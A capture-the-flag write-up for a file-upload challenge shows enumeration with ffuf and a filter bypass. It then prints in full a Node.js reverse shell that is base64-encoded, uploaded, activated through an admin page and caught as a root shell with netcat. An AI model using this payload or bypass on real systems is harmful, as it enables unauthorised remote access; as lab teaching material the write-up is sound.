File Upload Vulns Challenge


Enumeration:

Fuzzing:

After fuzzing with ffuf the directories/paths list found is:

```
                        [Status: 200, Size: 1514, Words: 78, Lines: 31, Duration: 140ms]
ADMIN                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 96ms]
Admin                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 102ms]
assets                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 104ms]
admin                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 95ms]
content                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 97ms]
Content                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 411ms]
modules                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 815ms]
:: Progress: [4614/4614] :: Job [1/1] :: 149 req/sec :: Duration: [0:01:00] :: Errors: 0 ::
```

- admin: is a path/page used to activate a JS module (file) exist in the server.




- content is a directory that contains all the uploaded files.


Test Upload functionality:

In this section we will understand how file uploading is done.

A client-side file verification is done using the file upload.js, this file verifies the uploaded file's size, magic number, and extension:



After uploading, the application converts the contents of the file to base64 and sends the encoded data, file name and type to the server in JSON format:



Exploit:

To get a web shell we will upload a malicious module and activate it using the admin page, but firstly we need the filename and the path of the uploaded module.

When the server receives the image, it will rename it with one of the words exists in the “UploadVulnsWordlist.txt” wordlist, and move it to the content directory, so to find the uploaded image we will fuzz the content directory using the help wordlist with gobuster or ffuf.

Step 1: upload and intercept

After uploading a valid image, we need to intercept the request to inject our base64 encoded payload.

Our payload is here https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell, Note that I added the first line (comment) to bypass a content check.

After adjusting your payload, you need to encode it with base64:

```
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $cat shell
//hello
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/usr/bin/bash", []);
    var client = new net.Socket();
    client.connect(443, "10.[redacted]", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $base64 shell
Ly9oZWxsbwooZnVuY3Rpb24oKXsKICAgIHZhciBuZXQgPSByZXF1aXJlKCJuZXQiKSwKICAgICAg
ICBjcCA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiKSwKICAgICAgICBzaCA9IGNwLnNwYXduKCIv
dXNyL2Jpbi9iYXNo[redacted]0KCk7CiAg
ICBjbGllbnQuY29ubmVjdCg0NDMsICIxMC4xMS4zNS45NSIsIGZ1bmN0aW9uKCl7CiAgICAgICAg
Y2xpZW50LnBpcGUoc2guc3RkaW4pOwogICAgICAgIHNoLnN0ZG91dC5waXBlKGNsaWVudCk7CiAg
ICAgICAgc2guc3RkZXJyLnBpcGUoY2xpZW50KTsKICAgIH0pOwogICAgcmV0dXJuIC9hLzsKfSkoKTsK
KTsK
```

Copy the encoded data and past it to the intercepted request, note that is not necessary to edit the file name and type:

Step two: search for it

After uploading our malicious file, we need to search for it:

```
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└─$ ffuf -u http://jewel.uploadvulns.thm/content/FUZZ -e .jpg,.png,.jpeg -w UploadVulnsWordlist.txt -of html -o fuzz.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jewel.uploadvulns.thm/content/FUZZ
 :: Wordlist         : FUZZ: UploadVulnsWordlist.txt
 :: Extensions       : .jpg .png .jpeg
 :: Output file      : fuzz.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

ABH.jpg                 [Status: 200, Size: 705442, Words: 1, Lines: 1, Duration: 274ms]
IVO.jpg                 [Status: 200, Size: 59887, Words: 264, Lines: 284, Duration: 211ms]
LKQ.jpg                 [Status: 200, Size: 444808, Words: 1, Lines: 1, Duration: 89ms]
SAD.jpg                 [Status: 200, Size: 247159, Words: 1, Lines: 1, Duration: 98ms]
UAD.jpg                 [Status: 200, Size: 342033, Words: 1, Lines: 1, Duration: 88ms]
:: Progress: [59945/70304] :: Job [1/1] :: 226 req/sec :: Duration: [0:13:34] :: Errors: 6 ::^
YXZ.jpg                 [Status: 200, Size: 345, Words: 76, Lines: 14, Duration: 108ms]
:: Progress: [70304/70304] :: Job [1/1] :: 145 req/sec :: Duration: [0:15:42] :: Errors: 6 ::
```

As you can see, our malicious file is renamed to “YXZ.jpg”:

Request

Pretty | Raw | \n | Actions

```
GET /content/YXZ.jpg HTTP/1.1
Host: jewel.uploadvulns.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Response


Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 06 Jun 2021 00:52:09 GMT
Content-Type: image/jpeg
Content-Length: 345
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 06 Jun 2021 00:34:04 GMT
ETag: W/"159-179debdb390"

//hello
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/usr/bin/bash", []);
    var client = new net.Socket();
    client.connect(443, "10.[redacted]", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
```

Step three: activate it

Now we need to activate this module using the admin page, don’t forget to set your netcat listener:



As you can see, we successfully got a web shell.

Get your flag:

```
┌─[x]─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.[redacted]] from (UNKNOWN) [10.10.239.113] 47146

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls /var/www -la
total 28
drwxr-xr-x 1 root root 4096 Jul  3  2020 .
drwxr-xr-x 1 root root 4096 Jul  3  2020 ..
-rw-r--r-- 1 root root   38 Jul  3  2020 flag.txt
drwxr-xr-x 1 root root 4096 Jul  3  2020 html
cat /var/www/flag.txt
THM{[redacted]}
```

Thanks for reading, sorry this is my first writing hope this helps you 😉.